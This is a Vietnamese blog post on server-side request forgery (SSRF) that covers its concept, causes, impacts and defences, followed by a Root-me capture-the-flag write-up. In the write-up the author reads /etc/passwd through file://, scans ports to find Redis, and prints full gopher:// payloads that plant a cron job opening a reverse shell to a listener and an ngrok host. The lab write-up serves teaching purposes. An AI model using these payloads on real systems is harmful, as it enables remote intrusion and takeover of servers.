Task 8: SSRF


I. Lý thuyết

Khái niệm

SSRF (Server Side Request Forgery) hay còn gọi là **tấn công yêu cầu giả mạo từ phía máy chủ** cho phép kẻ tấn công **thay đổi tham số** được sử dụng trên ứng dụng web để tạo hoặc kiểm soát các yêu cầu từ máy chủ dễ bị tấn công.

Khi thông tin trong một ứng dụng web phải được lấy từ một tài nguyên bên ngoài, chẳng hạn như nguồn cấp dữ liệu RSS từ một trang web khác, các yêu cầu phía máy chủ được sử dụng để tìm nạp tài nguyên và đưa nó vào ứng dụng web.

Điển hình của một cuộc tấn công yêu cầu giả mạo từ phía máy chủ



Vì kẻ tấn công **không thể** gửi yêu cầu **trực tiếp** đến máy chủ của nạn nhân, bởi vì chúng bị chặn bởi tường lửa, để quét một mạng nội bộ mà kẻ tấn công phải:

- Gửi yêu cầu đến máy chủ web dễ bị tấn công vi phạm lỗ hổng SSRF.
- Máy chủ web yêu cầu máy chủ của nạn nhân nằm phía sau tường lửa.
- Máy chủ của nạn nhân phản hồi với dữ liệu.
- Nếu lỗ hổng SSRF cụ thể cho phép nó, dữ liệu được gửi lại cho kẻ tấn công.

Nguyên nhân

Ví dụ, một nhà phát triển có thể sử dụng một URL như ***https://example.com/feed.php?url=externalsite.com***

/feed/ để lấy nguồn cấp dữ liệu từ ***externalsite.com***. Nếu kẻ tấn công có thể thay đổi tham số url thành **localhost**, thì anh ta có thể xem các tài nguyên cục bộ được lưu trữ trên máy chủ, làm cho nó dễ bị tấn công bởi yêu cầu giả mạo từ phía máy chủ.

Thông thường SSRF xảy ra khi một ứng dụng web đang thực hiện một yêu cầu, trong đó kẻ tấn công có toàn quyền hoặc **kiểm soá**t một phần **yêu cầu** đang được gửi đi. Một ví dụ phổ biến là khi kẻ tấn công có thể kiểm soát tất cả hoặc một phần của **URL** mà ứng dụng web đưa ra yêu cầu đối với một số dịch vụ của bên thứ ba.

Hậu quả

Nếu kẻ tấn công có thể kiểm soát đích của các yêu cầu phía máy chủ, chúng có thể thực hiện các hành động sau:

- Lạm dụng mối quan hệ tin cậy giữa máy chủ **dễ bị tổn thương** và những máy khác.
- Bỏ qua danh sách trắng IP.
- Bỏ qua dịch vụ **xác thực** dựa trên máy chủ.
- **Đọc tài nguyên** mà công chúng không thể truy cập, chẳng hạn như trace.axd trong ASP.NET hoặc siêu dữ liệu API trong môi trường AWS.
- **Quét mạng nội bộ** mà máy chủ được kết nối đến.
- **Đọc tệp** từ máy chủ web.
- Xem trang **trạng thái và tương tác** với các **API** như máy chủ web.
- **Truy xuất** thông tin nhạy cảm như địa chỉ IP của máy chủ web sau proxy ngược.

Cách phòng chống

Danh sách trắng và độ phân giải DNS(white list): Bạn nên sử dụng danh sách trắng các DNS hoặc địa chỉ IP mà ứng dụng của bạn cần truy

cập.


Xử lý đáp ứng: Đảm bảo rằng **phản hồi** nhận được từ máy chủ từ xa thực sự là những gì máy chủ mong đợi là quan trọng để ngăn chặn bất kỳ dữ liệu phản ứng không lường trước được rò rỉ cho kẻ tấn công. Trên hết, trong mọi trường hợp, cơ thể phản hồi thô từ yêu cầu được gửi bởi máy chủ sẽ được gửi đến máy khách.

Tắt lược đồ URL không sử dụng: Nếu ứng dụng của bạn chỉ sử dụng HTTP hoặc HTTPS để thực hiện yêu cầu, chỉ cho phép các lược đồ URL đó. Vô hiệu hóa lược đồ URL không sử dụng sẽ ngăn chặn một ứng dụng web có những nhu cầu sử dụng lược đồ URL nguy hiểm tiềm tàng như **`file:///`**, **`dict://`**, **`ftp://`**và **`gopher://`**.


Xác thực trên các dịch vụ nội bộ: Các dịch vụ như **Memcached, Redis, Elasticsearch** và **MongoDB** không yêu cầu xác thực theo mặc định. Yêu cầu phía máy chủ Các lỗ hổng giả mạo có thể cung cấp cho kẻ tấn công cơ hội truy cập vào một số dịch vụ này mà không có bất kỳ sự xác thực nào đang tồn tại. Vì vậy, tốt nhất là cho phép xác thực bất cứ nơi nào có thể như một cơ chế bảo vệ khác.

II. Root-me SSRF


Challenge cho 1 web app có chức năng make reques(curl) đến địa chỉ người dùng cung cấp, khi ta dùng schema **file://** ta dễ dàng đọc được file /**etc/passwd** nên confirm được app dính lỗi **SSRF**.



Viết 1 tool đơn giản fuzz qua các port tìm các open port, nếu port đóng ta sẽ nhận được **Connection refused**



Trong khi đó nếu port có chạy một service nào đó nó sẽ response back hoặc treo, nhờ đó ta biết được server có **port 6379** đang mở.



Port 6379 mặc định chạy **redis**, ta có thể RCE bằng cách dùng gopher protoco(gopher://) để send raw data đến redis để có thể tạo 1 backdoor hoặc reverse shell. Nhờ có tool **gopherus**, ta dễ dàng generate được reverse-shell payload cho **redis**.

Tool: https://github.com/tarunkant/Gopherus


Tham khảo: https://nhienit.wordpress.com/2020/09/23/tu-ssrf-den-rce/

```
┌──(kali㉿kali)-[/opt/tools/Gopherus]
└─$ ./gopherus.py --exploit redis

                                                                                                    1 ×
                     __
  ________ ___ _____ | |__   ___ _____ ___ ___ _____
 /  _____/ _ \\___ \| |  \_/ __ \  __ \  |  \  ___/
\   \_\ (  <_> )  |_> >   Y  \  ___/|  |\/  |  /\___ \
 \_____ /\____/|   __/|___|  /\___ >__|  |____//____ >
       \/      |__|        \/     \/                \/

            author: $_SpyD3r_$

Ready To get SHELL

What do you want?? (ReverseShell/PHPShell): ReverseShell

Give your IP Address to connect with victim through Revershell (default is 127.0.0.1): localhost
What can be his Crontab Directory location
## For debugging(locally) you can use /var/lib/redis :

Your gopher link is ready to get Reverse Shell:

gopher://127.0.0.1:6379/_%2A1%0D%0A%248%0D%0Aflushall%0D%0A%2A3%0D%0A%243%0D%0Aset%0D%0A%241%0D%0A1%0D%0A%2464%0D%0A%0A%0A%2A/1%20%2A%20%2A%20%2A%20%2A%20bash%20-c%20%22sh%20-i%20%3E%26%20/dev/tcp/localhost/1234%200%3E%261%22%0A%0A%0A%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%243%0D%0Adir%0D%0A%2416%0D%0A/var/spool/cron/%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%2410%0D%0Adbfilename%0D%0A%244%0D%0Aroot%0D%0A%2A1%0D%0A%244%0D%0Asave%0D%0A%0A

Before sending request plz do `nc -lvp 1234`

----------Made-by-SpyD3r----------
```


Mở **netcat listening** chờ lấy shell và dùng **ngrok** để tunnel port, sau đó ta edit lại IP và port từ **ngrok**, ta được payload hoàn chỉnh:

```
gopher://127.0.0.1:6379/_%2A1%0D%0A%248%0D
%0Aflushall%0D%0A%2A3%0D%0A%243%0D%0Aset%0D%0A
%241%0D%0A1%0D%0A%2468%0D%0A%0A%0A%2A/1%20%2A%20
%2A%20%2A%20%2A%20bash%20-c%20%22sh%20-i%20%3E
%26%20/dev/tcp/4.tcp.ngrok.io/19650%200%3E%261
%22%0A%0A%0A%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A
%243%0D%0Aset%0D%0A%243%0D%0Adir%0D%0A%2416%0D
%0A/var/spool/cron/%0D%0A%2A4%0D%0A%246%0D%0Aconfig
%0D%0A%243%0D%0Aset%0D%0A%2410%0D%0Adbfilename
%0D%0A%244%0D%0Aroot%0D%0A%2A1%0D%0A%244%0D%0Asave
%0D%0A%0A
```

Submit payload successful + Shell



pwned!!



flag: *SSRF_PwNiNg_v1@_GoPh3r_1s_$o_c00l!*

III. Tham khảo

https://viblo.asia/p/ssrf-lo-hong-nguy-hiem-va-cach-phat-hien-va-ngan-chan-tan-cong-yeu-cau-gia-mao-tu-phia-may-chu-Eb85op08K2G

devme4f April 26, 2022 Uncategorized